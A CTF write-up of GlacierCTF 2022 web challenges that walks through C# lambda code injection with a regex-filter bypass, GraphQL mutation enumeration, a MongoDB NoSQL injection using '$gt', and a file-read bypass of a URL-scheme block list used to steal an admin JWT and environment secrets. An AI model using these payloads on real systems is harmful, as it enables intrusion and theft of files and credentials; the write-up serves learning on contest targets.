GlacierCTF 2022 Writeups

During the last weekend i've played the GlacierCTF with my team the "Rubi di Cubrik", and i was able to solve all the web challenges so here are the detailed writeups

RCE as a Service (Stage 1) - 50 pt

The challenge provides us a simple ".cs" file which defines all the backend logic alongside with the endpoint that we are able to interact with
In the file the following is stated:

```
// This route is for testing the connectivity.
app.MapGet("/", () => "HACK THE 🌍!");

// The high-level view of this route is the following:
// We take a WorkLoad object containing a string array and a query written as a lambda expression.
// (https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/operators/lambda-expressions)
//
// The lambda expression (basically a function) gets written into our source code string *as is*!
// Afterwards we compile our code on-the-fly to a DLL and call the user-provided
// lambda expression, passing in the user-provided string array as an argument.
//
// Calling the function happens via Reflection.
// (https://learn.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/reflection)
```

Basically the backend accepts a lamba expression and executes it. Wow! This is really an RCE as a Service

Going down in the source code we can find the `/rce` endpoint. This is the part responsible for parsing and executing our input

Along with the backend file, the challenge provides us a guide on how to use the api. Basically what we need to do is to sent a POST request to the `rce` endpoint with our malicious payload (in json format) to read the flag.

The body of the request is the following:

```
{
        "Data":[
                "/flag.txt",
        ],
        "Query": "(data) => data.Select(d => System.IO.File.ReadAllText(d))"
}
```

The flag

```
[
  "glacierctf{L1V1N_ON_TH3_3DG3}"
]
```

RCE as a Service (Stage 2) - 304 pt

The challenge is basically the same from the previous one, but this time in the source code there is a check that the `query` doesn't contain the word `System.IO`

```
// Here we can adjust the difficulty of the challenge by banning certain functions.
var fileSystemUsage = Regex.IsMatch(query, "System.IO");

if (fileSystemUsage) {
    throw new Exception("'System.IO is not in the edge-computing file. This incident will be reported.'");
}
```

I've spent quite a few hours trying to find a way to read a file without using System.IO, without any success.
After a good sleep i've realized that the regex is broken and we can bypass it by simply adding a new line between System and IO , and everything works fine

The body of the request is:


```
{
        "Data":[
                "/flag.txt",
        ],
        "Query": "(data) => data.Select(d => System.\nIO.File.ReadAllText(d))"
}
```

And here is the flag:

```
[
  "glacierctf{ARE_YOU_AN_3DG3L9RD?}"
]
```

After checking the discord channel, i've realized that this is an unintended way to solve the challenge

This is the intended solution (only the idea) provided by the creator




And here there are some resources, written always by the creator of the challenge that explains the challenge (and it's idea) very in depth

https://gebir.ge/blog/privesc-part-1/

https://gebir.ge/blog/privesc-part-2/

FlagCoin (Stage 1) - 50 pt

This challenge provides us a web page with a login form, but there is no option to register a new user.
After cheking the login request with Burpsuite we can find out that the entire process of login check is done with GraphQL.



We can see that the login operations is made by a mutation.
Mutations in GraphQL are a way to insert, update or delete data, in this specific case the login mutation is used to check if a user exists or not

At this point we can try to make a bit of enumeration to find out if there is a mutation that allows us to register a user


We can use this query to enumerate all the mutations

```
{
        "query":"{__type (name: \"Mutation\") {name fields{name type{name kind ofType{name kind}}}}}"
}
```


And this is the response

```
{
  "data":{
    "__type":{
      "name":"Mutation",
      "fields":[
        {
          "name":"login",
          "type":{
            "name":"User",
            "kind":"OBJECT",
            "ofType":null
          }
        },
        {
          "name":"register_beta_user",
          "type":{
            "name":"User",
            "kind":"OBJECT",
            "ofType":null
          }
        },
        {
          "name":"redeem",
          "type":{
            "name":"Voucher",
            "kind":"OBJECT",
            "ofType":null
          }
        }
      ]
    }
  }
}
```


We can clearly see that there is mutation called `register_beta_user`. I think that the name is self explanatory Without any further enumeration we can substitute the login mutation with the register_beta_user, and we can finally register our user



The flag is inside the home page.



FlagCoin (Stage 2) - 241 pt

As you can see the previous challenge is not ended. We have a redeem form with which we can use a voucher to gain some FlagCoin.
The problem? We don't have the voucher

This time the challenge comes with all the source code. So we can check it to see if we can find some vulnerabilities

In graphl.js file there are the definition of the mutations. And we can see that the redeem mutation accepts a `GraphQLJSON` object as voucher. This is interesting!

```
const mutationType = new GraphQLObjectType({
  name: 'Mutation',
  fields: {
    login: {
      type: userType,
      args: {
        username: { type: GraphQLString },
        password: { type: GraphQLString },
      },
      resolve: (_, args, context, __) => { return login(args, context) }
    },
    register_beta_user: {
      type: userType,
      args: {
        username: { type: GraphQLString },
        password: { type: GraphQLString },
      },
      resolve: (_, args, context, __) => { return register(args, context) }
    },
    redeem: {
      type: voucherType,
      args: {
        voucher: { type: GraphQLJSON },
      },
      resolve: (_, args, context, __) => { return redeem(args, context) }
    }
  }
});
```

Deeper in the same file there is the definition of the redeem function that actually queries the database looking for the voucher

```
const redeem = ({ voucher }, { req }) => {
  return auth.getUser(req)
    .then(user => {
      if(!user) {
        throw new Error("You must be logged in");
      }
      return db.Voucher.findOne({ code: voucher.code }).lean().exec()
        .then(dbvoucher => {
          if(!dbvoucher) {
            throw new Error("Voucher does not exist");
          }
          user.coins += dbvoucher.coins;
          // "TODO" delete voucher
          return dbvoucher;
        })
  })
  .catch(e => {
    throw new Error("Error occured "+e);
  });
};
```

At a first glance i wasn't able to understand how to exploit this thing, but after another look at the source code i found this

```
const mongoose = require('mongoose');
```

The database actually is a `NoSQL database`.
Now, knowing the fact that our input (the voucher code) is taken as a JSON object, we can try to do a NoSQL-Injection


We can actually use the `$gt` (greater than) operator to retrive the voucher

```
{
  "query":
  "\n        mutation($voucher: JSON!) { \n          redeem(vouc
  her: $voucher) { \n            coins\n            message\n
        } \n      }\n      ",
  "variables":{
    "voucher":{
      "code":{
        "$gt":""
      }
    }
  }
}
```

The flag is stored inside the message of the response (screenshot missing because i forgot to make it lol)

Glacier Top News - 230 pt

The challege provides us a blog with a lot of (cool) news. Going down into the page we can find a form that allows us to post an article.



It accepts an url to auto-parse the article. This feature seems a lot interesting. We can check in the source code how it's implemented

It all starts from the `index.js` file that makes a request to an API endpoint `get_resource`

```
fetchResource(url) {
    fetch("/api/get_resource", {
        method: 'POST',
        body: JSON.stringify({
            url: url
        }),
        headers: {
            "Content-Type": "application/json"
        }
```

The endpoint is defined into `api.py`

```
@app.route('/api/get_resource', methods=['POST'])
def get_resource():
    url = request.json['url']

    if(Filter.isBadUrl(url)):
        return 'Illegal Url Scheme provided', 500

    content = urlopen(url)
    return content.read(), 200
```

So basically the endpoint takes the url, checks if the protocol is into a `forbidden list`, and if is not so it reads the content of the url

Into the same file there is another juicy endpoint, which is called system_info

```python
def get_system_info():
    _, _, load15 = psutil.getloadavg()
    cpu_usage = (load15/multiprocessing.cpu_count()) * 100

    env_var = {
      key: os.environ[key]
      for key in os.environ
      if "PORT" not in key and "HOST" not in key and "KEY" not in key
    }

    return {
        'environment': env_var,
        'machine': platform.machine(),
        'version': platform.version(),
        'platform': platform.platform(),
        'system': platform.system(),
        'cpu_usage': cpu_usage,
        'ram_usage': psutil.virtual_memory().percent,
    }


@app.route('/api/system_info', methods=['POST'])
@require_jwt
def get_system_information():
    return get_system_info(), 200, {'Content-Type': 'application/json'}
```

Here is where our flag is stored, so our goal is to access this endpoint. But as you can see there is a directive that checks if a certain jwt is present. The jwt is tied to the admin, so we need to stole it

Going deeper in the source code, i've found under `utils.py` the declaration of the database

```python
@singleton
class Database:
    __instance = None

    def __init__(self, database_name="/tmp/glacier.db"):
        self.connection = sqlite3.connect(database_name)
        self.cursor = self.connection.cursor()

    def setup_database(self, admin_jwt):
        self.cursor.execute(
            "DROP TABLE IF EXISTS secrets"
        )
        self.cursor.execute(
            "CREATE TABLE IF NOT EXISTS secrets (jwt_secret text PRIMARY KEY)"
        )

        if not self.load_secret():
            self.cursor.execute(
                "INSERT INTO secrets VALUES (?)",
                (admin_jwt,)
            )

        self.connection.commit()

        self.token = self.load_secret()[0][0]

    def load_secret(self):
        secret = self.cursor.execute(
            "select jwt_secret from secrets limit 1;"
        ).fetchall()

        return secret

    def get_admin_token(self):
        return self.token
```


The database create a connection to a database called `/tmp/glacier.db`. Given the name of the database and the fact that we can read an arbitrary url, maybe we can read the database file

Before we said that the url is checked for forbidden scheme, here is the implementation (always in `util.py`)

```python
class Filter:
    BAD_URL_SCHEMES = ['file', 'ftp', 'local_file']
    BAD_HOSTNAMES = ["google", "twitter", "githubusercontent", "microsoft"]

    @staticmethod
    def isBadUrl(url):
        return Filter.bad_schema(url)

    @staticmethod
    def bad_schema(url):
        scheme = url.split(':')[0]
        return scheme.lower() in Filter.BAD_URL_SCHEMES

    @staticmethod
    def bad_urls(url):
        for hostname in Filter.BAD_HOSTNAMES:
            if hostname in url:
                return True

        return False
```

Seems that some scheme are blocked, but there are some workarounds. For example we can use `file:///` (notice the space in front) to bypass the check since the url scheme is only lowercased and not trimmed by spaces

Now we can send the request to the api endpoint to retrive the database file



We have successfully read the jwt. Now we can use it to access the system_info endpoint to retrive the flag

```
HTTP/2 200 OK
Date: Sat, 26 Nov 2022 12:37:19 GMT
Content-Type: application/json
Content-Length: 735
Strict-Transport-Security: max-age=15724800; includeSubDomains

{
  "cpu_usage":29.3212890625,
  "environment":{
    "HOME":"/",
    "LANG":"C.UTF-8",
    "PATH":
    "/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
    in:/sbin:/bin",
    "PWD":"/usr/src/app",
    "PYTHONIOENCODING":"UTF-8",
    "PYTHON_GET_PIP_SHA256":
    "b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0e
    ee",
    "PYTHON_GET_PIP_URL":
    "https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807
    978e3604d18ca0/get-pip.py",
    "PYTHON_PIP_VERSION":"19.3.1",
    "PYTHON_VERSION":"2.7.16",
    "SERVER_SOFTWARE":"gunicorn/19.10.0",
    "SHLVL":"1",
    "WERKZEUG_HIDDEN_FLAG":"glacierctf{Py2_I5Su3s_g0_brrrr}"
  },
  "machine":"x86_64",
  "platform":"Linux-5.4.0-1094-azure-x86_64-with",
  "ram_usage":23.4,
  "system":"Linux",
  "version":"#100~18.04.1-Ubuntu SMP Mon Oct 17 11:44:30 UTC 2022"
}
```

After checking the discord channel once the challenge is ended i've find out that another possible way to read the jwt token was not to using the space in front of file scheme, but actually giving the file path as it is without any scheme This happens because the challenge runs with python2.7 and urlib in that version open files as local file if no scheme is provided

The last way in which the challenge could be solved, even without reading the jwt, was to actually read directly the `/proc/self/environ` file which contains all the environment variables including the flag